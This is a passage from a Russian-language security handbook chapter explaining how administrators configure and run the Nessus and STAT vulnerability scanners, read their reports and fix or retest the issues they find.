


Рис. 12-3. Отключение опасных модулей




Рис. 12-4. Установка Nessus preferences

На закладке Scan Options, показанной на рисунке 12-5, вы можете настроить особенности использования nmap (см. гл. 6), чтобы определить, какие порты задействованы в системе. Параметры сканирования nmap могут быть настроены здесь или на закладке Prefs, показанной ранее (рис. 12-4). Вы можете также просмотреть некоторые из параметров, заданных в файле nessusd.conf (такие как Max threads).

Примечание. Nessus может сканировать LaBrea-хосты-ловушки. Утилита LaBrea может использоваться для приманки сканеров портов, сканеров уязвимости и автоматизированных компьютерных червей, заставляя их думать, что они работают с реальным TCP-соединением с настоящей службой. На самом деле, LaBrea имитирует TCP-соединение, но устанавливает раздел TCP в возвращаемом пакете равным 0, сообщая, таким образом, сканеру или червю на другой стороне соединения, что в настоящий момент не имеет возможности получать данные. Не сконфигурированные для определения такого поведения сканер или червь могут руководствоваться этой информацией и ожидать до бесконечности, позволив LaBrea заманить их в ловушку. Этот параметр позволяет Nessus определять IP-адрес, который используется LaBrea, и избежать ловушки. Дополнительную информацию о LaBrea можно найти по адресу <http://www.hackbusters.net/LaBrea/>.




Рис. 12-5. Закладка Scan Options

Последняя важная часть сканирования – это выбор цели. Вы можете задать единственный IP-адрес или имя хоста, подсеть (192.168.1.0/24) или список хостов и IP-адресов, разделенных запятой. Вы можете также записать IP-адреса и имена хостов в отдельный файл и загружать их, щелкнув на кнопке Read File.

В данном примере, мы хотим сканировать три хоста в сети: 192.168.1.100, 192.168.1.101 и 192.168.1.102, как показано на закладке Target Selection на рисунке 12-6.

Сканирование и анализ системы

Теперь мы готовы начать сканирование.

1. Щелкните на кнопке Start The Scan в левом нижнем углу закладки Target Selection.
2. В окне состояния, в зависимости от того, как много параллельных процессов разрешено для выполнения, вы сможете увидеть несколько запущенных параллельно тестов уязвимости, как это показано на рисунке 12-7.
3. Теперь можно выпить чашечку кофе. Каждое сканирование только трех хостов может потребовать довольно много времени. Когда сканирование завершится, результаты будут готовы для просмотра в окне Nessus Report, показанном на рисунке 12-8.




Рис. 12-6. Закладка Target Selection (Выбор цели)




Рис. 12-7. Состояние сканирования

Примечание. На рисунке 12-8 показан выходной отчет версии 1.0.10 Nessus. Выходной отчет версии 1.2.0 был переработан, но основные положения, обсуждаемые здесь, остались прежними.




Рис. 12-8. Отчет о проделанной работе

Теперь пришло время анализировать отчет. По умолчанию Nessus сводит все обнаруженные проблемы и разделяет их по портам и хостам. Щелкните на хосте в списке в левой части окна Report, чтобы отобразить список портов на этом хосте. Дважды щелкните на конкретном порте, чтобы посмотреть, какие проблемы с безопасностью этого порта обнаружила программа. На рисунке 12-8 видно, что Nessus обнаружил дыру в безопасности с высоким (High) фактором риска, относящимся к SSH-серверу по адресу 192.168.1.100. Nessus также показывает, что он определил тип и версию работающего Web-сервера. Понятно, что это не обязательно проблема безопасности, а полезная информация, которую потенциальный взломщик может легко получить.

Вы можете отсортировать выходную информацию по портам, щелкнув на кнопке Sort By Port. Список портов будет представлен слева, а соответствующие машины и их проблемы безопасности будут представлены справа в окне Report. Это полезно, если вы просматриваете информацию о конкретной уязвимой службе.

Nessus также сортирует хосты в соответствии со сложностью проблем. Красный значок означает, что обнаружена, по крайней мере, одна дыра

в безопасности. Белый значок означает, что порт открыт, но не было найдено никаких ошибок.

Если вы хотите сохранить отчет в файле, можно выбрать формат отчета из выпадающего списка между кнопками Save As и Close, а затем щелкнуть на кнопке Save As. Вы можете сохранить отчет в собственном формате Nessus (по умолчанию NSR), чтобы просмотреть его позже. В противном случае, вы можете сохранить отчет в формате HTML или LaTeX, или в виде простого текстового файла. Это не слишком красиво, но, по крайней мере, здесь есть вся информация.

Поддержание тестов на уязвимость в актуальном состоянии

Как уже упоминалось, модули Nessus обновляются ежедневно по мере обнаружения новых уязвимостей. Nessus поставляется со скриптом `nessus-update-plugin`, который может автоматически скачивать и устанавливать модули с сайта www.nessus.org. Вы можете поместить это приложение в состав заданий демона cron, поскольку оно не требует никакой входной информации на старте. Таким образом, у вас будут наиболее свежие тесты для сканирования.

STAT

Программа STAT – это набор коммерческих программ, поставляемых компанией Harris Corporation (<http://www.statonline.harris.com/>), который включает в себя STAT Neutralizer, STAT Analyzer и STAT Scanner. STAT Neutralizer размещается на отдельной Windows-машине и выполняет задачи контроля за выполнением правил безопасности, наблюдения за вирусами и проведение активных мероприятий против попыток внедрения. STAT Analyzer обеспечивает интеграцию нескольких других коммерческих сканеров уязвимостей (включая собственный сканер STAT Scanner), чтобы представить вам более полную и достоверную картину уязвимости вашей сети.

STAT Scanner – современное средство аудита в комплекте STAT, и в этом разделе мы сосредоточимся на нем. Тем не менее, возможности интеграции STAT Analyzer с другими системами аудита, упоминавшиеся в этой главе, делают его достойным внимания.

STAT Scanner (в оставшейся части раздела – STAT) использует те же основные настройки, что и другие сканеры уязвимостей. STAT работает на платформе Windows NT/2000, но может быть запущен и на других операционных системах. Наилучшая производительность достигается на Windows-машинах. Если при сканировании вы входите в систему, как администратор домена, у вас есть возможность получить доступ как к машинам для анализа локальной уязвимости, так и анализировать уязвимость с точки зрения удаленного доступа.

STAT не использует архитектуру клиент-сервер. Исполняемая часть и тесты уязвимости должны размещаться на каждом хосте, который

необходимо сканировать. STAT еженедельно выпускает новые тесты уязвимости, и их можно скачать с авторизованного Web-сайта.

Щелкнув дважды на каждом сообщении о найденных уязвимостях, можно получить массу информации о найденных проблемах, их сложности, где можно получить дополнительную информацию, и как их устранить. Для некоторых видов уязвимостей у STAT есть уникальная возможность «auto fix», такая, как корректировка системного реестра. Если STAT может устранить их самостоятельно, то становится доступна кнопка AutoFix.

Реализация

После установки STAT у вас сразу запросят регистрационный ключ. Если у вас его нет, вы сможете запускать приложение только в «ознакомительном» режиме, который предоставляет возможность тридцатидневного использования сканера, но с ограниченными возможностями по запуску тестов уязвимости (из конфигурационного файла QuickScan.dat).

Как показано на рисунке 12-9, у STAT хорошо организованный интерфейс. Ниже меню и панели инструментов показано текущее состояние выбранной машины и конфигурационный файл (политика или работающие тесты уязвимости). Найденные уязвимости перечисляются в главном окне. Если вы сканируете несколько машин, то можете выбрать найденные уязвимости на конкретной машине или на всех машинах сразу. Каждую колонку можно сохранить. В нижней части окна значки показывают количество найденных уязвимостей и их уровень. Вы также можете отслеживать процесс сканирования, поскольку информация на дисплее обновляется регулярно.





Рис. 12-9. Интерфейс STAT

Настройка STAT

Так же как и для Nessus, вам необходимо сконфигурировать набор тестов, которые вы собираетесь использовать. STAT поставляется с несколькими сконфигурированными файлами DAT, которые содержат наборы видов уязвимостей, для которых вы можете выполнять сканирование. Вы можете использовать DAT-файлы для сканирования уязвимостей заданного уровня опасности, конкретные операционные системы или типы уязвимостей. Вы можете выбрать конфигурационный файл для сканирования, выбрав в меню STAT Configurations/Load Configuration From File. Вы можете увидеть это окно на иллюстрации.



Файл QuickScan.dat подходит, если вы хотите найти более серьезные проблемы. Если вас интересует только проверка системных политик (профили пользователей, дата истечения срока действия пароля, и т.д.), используйте файл Policy.dat. Каждый DAT-файл имеет содержательное название, чтобы помочь вам выбрать наиболее подходящий для решения поставленных задач.

Вы можете создать свой собственный конфигурационный файл, используя один из имеющихся DAT-файлов в качестве шаблона. Следует выбрать Configurations/Edit Configuration From File, чтобы открыть окно, показанное на рисунке 12-10.

В окне Editing вы можете просмотреть все доступные тесты и решить, какие из них использовать. Выбрав соответствующий тест, вы можете просмотреть справочную информацию в нижней части окна. Тест может быть перемещен из списка доступных (и наоборот) в список используемых с помощью кнопки со стрелками. Сделав свой выбор, вы можете сохранить свою конфигурацию, как пользовательский DAT-файл, для дальнейшего использования, воспользовавшись кнопкой Save.




Рис. 12-10. Вы можете самостоятельно настроить конфигурацию

Вы также можете управлять некоторыми другими параметрами сканирования, такими как политика входа в программу и пароли, стандарты политики аудита Windows, временные параметры сканирования (задержка, параллельное выполнение), особенности формата отчета и другие настройки. Все эти настройки доступны по команде Edit/Options, как это показано на рисунке 12-11.

Примечание. В диалоговом окне Options, показанном на рисунке 12-11, вы можете увидеть параметр, позволяющий прекратить сканирование машины после того, как будет обнаружено заданное количество уязвимостей. Это не означает, что машина будет пропущена после того, как будет обнаружено 20 уязвимостей (т.е. если уязвимостей больше 20). Ошибка в данном случае обозначает, что тест на уязвимость проверяет собственный код возврата. Возможным доводом в пользу этого типа ошибки могут быть недостаточные возможности авторизации или нарушенное сетевое соединение.

Наша последняя задача перед запуском сканирования – выбрать цель. Когда выбираются машины для сканирования в главном меню STAT (Machines/Select Machines), вы можете увидеть диалоговое окно, похожее на рисунок 12-12. Вы можете выбрать или интервал IP-адресов, или назначить Windows Network Discovery, щелкнув на кнопке с соответствующим названием. Параметр Windows Network Discovery позволяет автоматически найти в сети другие машины с конкретной операционной

системой. Это лучше всего работает в Windows-домене, когда есть возможность найти все компьютеры, использующие NetBIOS поверх TCP (NBT). Если вы сканируете смешанную среду, то лучше использовать кнопку IP Range Selection.




Рис. 12-11. Выбор других параметров сканирования в диалоговом окне Options

После того как машины найдены (или с помощью Windows Discovery, или используя метод IP Range), вам следует выбрать, какие из найденных машин сканировать. Любые хосты, которые подвергаются изучению, отображаются в левой части диалогового окна (см. рис. 12-12). Чтобы выбрать конкретный хост, щелкните на значке, изображающем этот хост, который располагается за кнопкой. Для сканирования всех хостов, щелкните на кнопке ALL. Вы можете перемещать хосты между двумя списками, пользуясь кнопками с изображением стрелок в средней части окна.

Если вы выбрали машины для сканирования с неизвестными или неподдерживаемыми операционными системами, STAT выдаст об этом сообщение. STAT может сканировать машины, на которых установлены операционные системы Windows NT, 2000 и XP, RedHat Linux и Solaris. На рисунке 12-12 мы выбрали для сканирования Linux и Windows 2000 машины, которые были обнаружены в процессе предыдущей сессии (что объясняет, почему мы не видим их в списке в левой части экрана).





Рис. 12-12. Выбор целей для сканирования

Чтобы начать сканирование этих систем, нам необходимо задать аутентификационную информацию для систем, щелкнув на кнопке **Configure**. По этой команде открывается диалоговое окно **Authentication**, показанное на иллюстрации ниже.



Обратите внимание, что для Windows-машин вы можете пропустить шаг аутентификации, если вы сканируете машины, для которых вы вошли в систему, как администратор домена. В противном случае, вы можете задать в диалоговом окне аутентификации значения для профиля администратора. STAT соединяется с Windows-системами, используя net use (о которой говорилось в гл. 2). Если вы соединяетесь с Unix-системой, STAT потребуются пользовательская информация для доступа к машине; это не обязательно должна быть информация о пользователе root. STAT может поддерживать SSH-соединение с машиной, которая подвергается сканированию.

Примечание. STAT требуется доступ к сканируемой системе, поскольку множество уязвимостей рассматриваются, как локальные, которые не могут быть протестированы удаленно. Это может быть несколько утомительно, но зато предохраняет одних людей от выполнения неавторизованных сессий сканирования на машинах других людей.

Как только вы определите цель сканирования, щелкните на кнопках Save и Close в окне Machine List (см. рис. 12-12).

Начало сканирования

1. Мы настроили параметры по умолчанию, используя конфигурационный DAT-файл QuickScan.dat, и сканируем две системы. Выбрав машины для сканирования, вы должны вернуться в главное окно STAT Scanner (рис. 12-9). Машины, которые вы выбрали в процессе поиска, теперь отображаются в левой части панели. Выберите все системы, которые вы хотите просканировать.
2. Выберите Analysis/Perform An Analysis, чтобы начать сканирование.
3. В окне STAT Scanner, показанном на рис. 12-13, вы можете увидеть результаты сканирования. По умолчанию уязвимости сортируются в соответствии с фактором риска. Вы можете быстро просмотреть, какие из них можно исправить с помощью функции AutoFixes.
4. Щелкните дважды на конкретной показанной уязвимости и вы сможете получить дополнительную информацию, как это видно на рис. 12-14. Это окно предоставляет информацию, которая может вам помочь принять решение о дальнейших действиях. Помните, что даже если большинство сообщений в отчете STAT говорят о проблемах, которые должны быть устранены, многие из предупреждений с низким уровнем риска, которые выдает STAT, являются просто наведенными из-за особенностей конфигурации и политики безопасности. Иногда они могут быть всего лишь ложной тревогой.
5. Перед тем как вы попытаетесь устранить любую из уязвимостей, о которых сообщил STAT, убедитесь, что это не нарушит деятельности выполняемых приложений. К примеру, STAT может предупредить вас о том, что работает IIS, и он должен быть остановлен, если в нем нет необходимости. Но если вы запустили Web-сервер на этой маши-

не, вы можете игнорировать это сообщение. Тем не менее, если STAT сообщает вам о том, что у IIS есть опасность переполнения буфера, и он должен быть немедленно обновлен с использованием соответствующих заплаток, то это сообщение относится к таким, на которые следует реагировать достаточно быстро. Также будьте внимательны к сообщениям STAT, касающимся системного реестра. Некоторые изменения в системном реестре могут привести к нежелательному эффекту, поэтому, исправляя их, вы должны быть уверены, что это не повлияет на работу ваших приложений. Как только вы определите, что вам необходимо устранить уязвимость, щелкните на кнопке AutoFix, если она доступна, или следуйте инструкции по решению проблемы, которая отображается в окне дополнительной информации (см. рис. 12-14), чтобы устранить проблему самостоятельно.




Рис. 12-13. Результаты сканирования

- Щелкните на кнопке Retest, после того как вы устраните уязвимость, чтобы убедиться в том, что это действительно выполнено.

Примечание. STAT несовершенен. Иногда он поднимает ложную тревогу. Иногда вы можете устранить уязвимость, а STAT по-прежнему будет выдавать сообщение о ней, даже если вы знаете о том, что заплатка установлена. STAT действует, как помощник, а не как руководство по пошаговому устранению проблемы. Как и с другими утилитами, опирайтесь на здравый смысл в работе со STAT.

